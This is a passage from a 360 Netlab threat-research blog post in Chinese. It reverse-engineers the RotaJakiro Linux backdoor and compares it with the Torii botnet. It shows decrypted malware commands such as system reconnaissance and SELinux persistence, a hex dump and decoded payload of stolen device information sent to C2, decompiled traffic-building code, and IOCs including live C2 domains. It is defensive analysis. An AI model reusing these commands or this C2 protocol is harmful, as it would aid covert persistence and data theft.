`cat /etc/*release | uniq` 这条命令正是以下密文通过新的AES密钥配合下图中的参数解密而来。

```
cmd ciphertxt
-----
74 00 dd 79 e6 1e aa bb 99 81 7e ca d9 21 6b 81
6b d9 9d 14 45 73 6a 1c 61 cc 28 a3 0f 2b 41 5a
6b 33 8c 37 25 89 47 05 44 7e f0 6b 17 70 d8 ca
```

```
v3 = dec_proc((__int64)&cmd_ciphertxt, 48u, 32, newkey, (unsigned int)keykey_len)
```

Bot -> C2

当BOT接收到C2的“上报设备信息”指令后，会向C2发送以下数据，可以看出key部分的值依然是 `ea 9a 1a 18 18 44 26 a0`。

00000052	8f 41 61 54 03 55 e2 1c e3 77 43 63 63 62 63 7f .AaT.U.. .wCccbc.
00000062	67 13 43 3b 67 ef 67 43 3f 63 63 63 8c e9 23 g.C;g.gC ?cccc..#
00000072	63 63 25 2b a5 44 05 05 e5 ab 64 e5 45 eb 65 eb cc%+.D.. ..d.E.e.
00000082	44 ab 4b 65 a5 c5 64 cb 0b 05 cb 25 44 ab 4b eb D.Ke..d. ...%D.K.
00000092	e5 44 7a 09 bf f0 6a fb 12 8d e7 a6 23 e0 b1 58 .Dz...j.#..X
000000A2	53 66 ea 9a 1a 18 18 44 26 a0 Sf.....D &.
000000AC	6c 6c b7 8d 5a ae d4 c9 d9 7c 74 f4 1f 5e 20 76 11..Z... . t..^ v
000000BC	32 15 58 01 db 91 53 fe 7c e2 e6 20 46 b2 be 99 2.X...S. .. F...
000000CC	9e 1d 0c c6 f1 15 c7 c1 f1 80 5f 0c 7b f8 2d 9a_.{.-.
000000DC	8a 25 67 85 39 61 eb 9a a8 ec 8a 30 20 bf 68 24 .%g.9a.. ...0 .h\$
000000EC	a9 64 2d 9b 01 5b 24 c6 06 f5 f8 68 a2 df 5f 68 .d..[\$. ...h.._h
000000FC	b2 b4 3b cb 2c 90 8e dd 6a 9a 8b 76 f3 4f 94 c3 ..;.,.. j..v.0..
0000010C	e2 b3 82 e0 e2 c0 80 18 6a 50 4d 6e 5c 0e 9e 4b jPMn\..K
0000011C	a5 eb 3b d7 f7 98 63 92 95 20 96 63 0e 65 09 46 ..;...c. . .c.e.F
0000012C	c0 f0 46 2a 02 74 d3 09 9b 28 df 7f 53 dd 65 b4 ..F*.t.. .(..S.e.
0000013C	4a 00 2a 1a e9 05 36 61 01 79 f5 25 20 10 07 ef J.*...6a .y.% ...
0000014C	99 a9 02 55 0e 0e f6 7b 81 a3 92 e9 98 24 ca ec ...U...{\$..
0000015C	ad 6d a4 59 31 41 65 92 a8 3a 9c c7 df f2 83 60 ..m.Y1Ae. :.....`
0000016C	a2 7b 09 a8 bb 3c 69 49 ba c0 b3 93 d0 fe 36 e0 .{...<iI6.
0000017C	27 39 fe 4a d5 4e 51 f0 2e 6e 24 c4 ff d8 37 1e '9.J.NQ. .n\$....7.
0000018C	72 58 de cf 37 af 4f b6 10 25 6a b5 d1 9e da a6 rX..7.0. .%j.....
0000019C	5c 6f 41 ce bf 09 cd d1 74 fc f4 8c 89 6d 7e 37 \oA..... t....m~7
000001AC	49 e1 19 ac 1c 98 8f db 3d 42 46 56 6a 83 d2 73 I..... =BFVj..s
000001BC	91 e3 d7 b4 09 cf c3 34 a2 4f 31 3f 36 30 ff 124 .01?60..
000001CC	83 00 b3 36 57 03 ed 74 9b 3e fc 98 16 86 cb ae ...6W..t .>.....
000001DC	8f cb c1 59 da 12 2e bd ed 68 e1 98 e3 b1 05 c0 ...Y.... .h.....
000001EC	52 62 b6 f3 91 2b a6 a7 a5 38 28 70 83 0b da f8 Rb...+.. .8(p....
000001FC	55 27 47 f0 a9 f4 83 59 97 00 1a 13 d2 6c 4d 4a U'G....Y1MJ
0000020C	b3 28 05 5a 6a 71 3e a8 55 35 8e 69 5b 12 31 e3 .(.Zjq>. U5.i[.1.
0000021C	58 dd a0 5c 46 c8 f7 4a c5 9b 8e 6c 88 9b 97 be X..\F..J ...1....
0000022C	cf 7d e2 c1 9c 3d 29 95 97 f3 9f 7b d0 16 3d df .}...=). ...{..=.
0000023C	78 ec ff 43 46 bf 2f f4 39 b3 e8 a3 b5 29 29 93 x..CF./. 9....).

Payload

从上文已知解密后key值为 4c cf cb db db 39 2a 1e，通过这个值将Bot发往C2的payload解密解压后，得到如下数据，正是设备的各种信息，其中有前文提到的通过 cat /etc/*release | uniq 获取的信息，验证了我们的分析是正确的。

```
...D5B582BCAFD049D8716B74CB2245E6F4Èi...PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
NAME="Debian GNU/Linux"
VERSION_ID="9"
VERSION="9 (stretch)"
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

....root....debian....uV2xvxnJWmVWmVDG00z0yg==.áo`...../usr/lib/systemd/systemd-daemon%0o`....3...lo : 00:00:00:00:00:00
ens33 : 0:0C:29:65:AC:06
J...lo : 127.0.0.1
ens33 : 192.168.139.129
lo : ::

ens33 : 0:0:fe80::20c:29ff
=$..L...model name      : Intel(R) Core(TM) i7-6700 CPU @ 3.40GHz
Memory : 1.94
Arch : 1
....
```

与Torii Botnet团伙的关系

Torii僵尸网络于2018年9月20日被友商Avast曝光，对比RotaJakiro，俩者的相似之处体现在以下3方面：

1：字符串相似性

RotaJakiro&Torii的敏感资源解密后，我们发现它们复用了大量相同的命令。

```
1: semanage fcontext -a -t bin_t '%s' && restorecon '%s'  
2: which semanage  
3: cat /etc/*release  
4: cat /etc/issue  
5: systemctl enable  
6: initctl start  
...
```

2：流量相似性

在构造流量的过程中，大量使用常数，构造方式非常接近。

```
1char *__cdecl sub_8B99(__int16 a1)  
2{  
3    char *v1; // ST2C_4  
4  
5    v1 = (char *)malloc(45u);  
6    sub_CFF5((int)v1, 5);  
7    v1[5] = sub_3C90();  
8    v1[6] = sub_3D0C();  
9    v1[7] = 0xA8u;  
10   v1[8] = 0;  
11   *(WORD *)(v1 + 9) = a1;  
12   *(DWORD *)(v1 + 11) = 0;  
13   v1[15] = sub_3CE2();  
14   v1[16] = 0x99u;  
15   *(WORD *)(v1 + 17) = 0;  
16   *(WORD *)(v1 + 19) = (unsigned __int8)byte_19  
17   *(DWORD *)(v1 + 21) = 0;  
18   v1[25] = sub_3CD0();  
19   v1[26] = 0;  
20   *(DWORD *)(v1 + 27) = 0;  
21   v1[31] = 0xA8u;  
22   v1[32] = 0;  
23   *(DWORD *)(v1 + 33) = 0;  
24   *(DWORD *)(v1 + 37) = 0;  
25   *(DWORD *)(v1 + 41) = 0;  
26   return v1;  
27}
```

Torii

```
1char *sub_403810()  
2{  
3    char *v0; // rbx  
4    unsigned int v1; // eax  
5    char *result; // rax  
6  
7    v0 = (char *)malloc(82uLL);  
8    v1 = time(0LL);  
9    srand(v1);  
10   *v0 = rand();  
11   *(DWORD *)(v0 + 1) = 0x3B91011;  
12   *(DWORD *)(v0 + 5) = 0x4FB0CB1;  
13   *(WORD *)(v0 + 13) = 0;  
14   *(DWORD *)(v0 + 9) = 0;  
15   v0[19] = 0xC2u;  
16   *((DWORD *)v0 + 5) = 0x1206420;  
17   v0[24] = 0xE2u;  
18   *(DWORD *)(v0 + 25) = 0;  
19   v0[29] = 0xC2u;  
20   *(DWORD *)(v0 + 30) = 0;  
21   bzero(v0 + 34, 0x20uLL);  
22   result = v0;  
23   v0[66] = 0xC8u;  
24   *(WORD *)(v0 + 75) = 0xFF;  
25   v0[77] = 9;  
26   return result;  
27}
```

RotaJakiro

3：功能相似性

从安全研究人员进行逆向工程的角度来说，RotaJakiro&Torii有着相常相似的风格：使用加密算法隐藏敏感资源，都实现了相当old-school式的持久化，结构化的网络流量等。

基于这些考量，我们推测RotaJakiro和Torii出自同一个团伙之手。

冰山一角

至此RotaJakiro的逆向与溯源告一段落，但真正的工作远没结束，有许多问题依然没有答案：“RotaJakiro是怎么传播的,它的目的是什么？”，“RotaJakiro是否有特定的攻击目标，是不是APT？”，“RotaJakiro与Torii背后的黑手是谁？”.....由于我们的视野有限，目前只能向安全社区分享这么多。如果社区有相关的线索，欢迎与我们联系，让我们一起 **Make Cyber Security Great Again**。

联系我们

感兴趣的读者，可以在 **twitter** 或者通过邮件**netlab[at]360.cn**联系我们。

IOC

Sample MD5

```
1d45cd2c1283f927940c099b8fab593b  
11ad1e9b74b144d564825d65d7fb37d6  
5c0f375e92f551e8f2321b141c15c48f  
64f6cfe44ba08b0babdd3904233c4857
```

C2

```
news.thaprior.net:443  
blog.eduelects.com:443  
cdn.mirror-codes.net:443  
status.sublineover.net:443
```

IP

0 Comments

1 Login ▼



Start the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS [?](#)

Name



Share

Best [Newest](#) [Oldest](#)

Be the first to comment.

[Subscribe](#)

[Privacy](#)

[Do Not Sell My Data](#)

— 360 Netlab Blog — Network Security Research Lab at 360 —

Botnet



僵尸网络911 S5的数字遗产

Heads up! Xdr33, A Variant Of CIA's HIVE Attack Kit Emerges

Botnet

RotaJakiro: A long live secret backdoor with 0 VT detection

CVE-2021-26855

Microsoft Exchange Vulnerability (CVE-2021-26855) Scan Analysis

警惕：魔改后的CIA攻击套件Hive进入黑灰产领域

[See all 114 posts →](#)

Overview On March 25, 2021, 360 NETLAB's BotMon system flagged a suspicious ELF file (MD5=64f6cfe44ba08b0bab dd3904233c4857) with 0 VT detection, the sample communicates with 4 domains on TCP 443 (HTTPS), but the traffic is not of TLS/SSL. A close look at the sample revealed it to be a



Apr 28, 2021 12 min read



Background On March 2, 2021, Microsoft disclosed a remote code execution vulnerability in Microsoft Exchange server[1]. We customized our Anglerfish honeypot to simulate and deploy Microsoft Exchange honeypot plug-in on March 3, and soon we started to see a large amount of related data, so far, we have already



Mar 25, 12 min



2021 read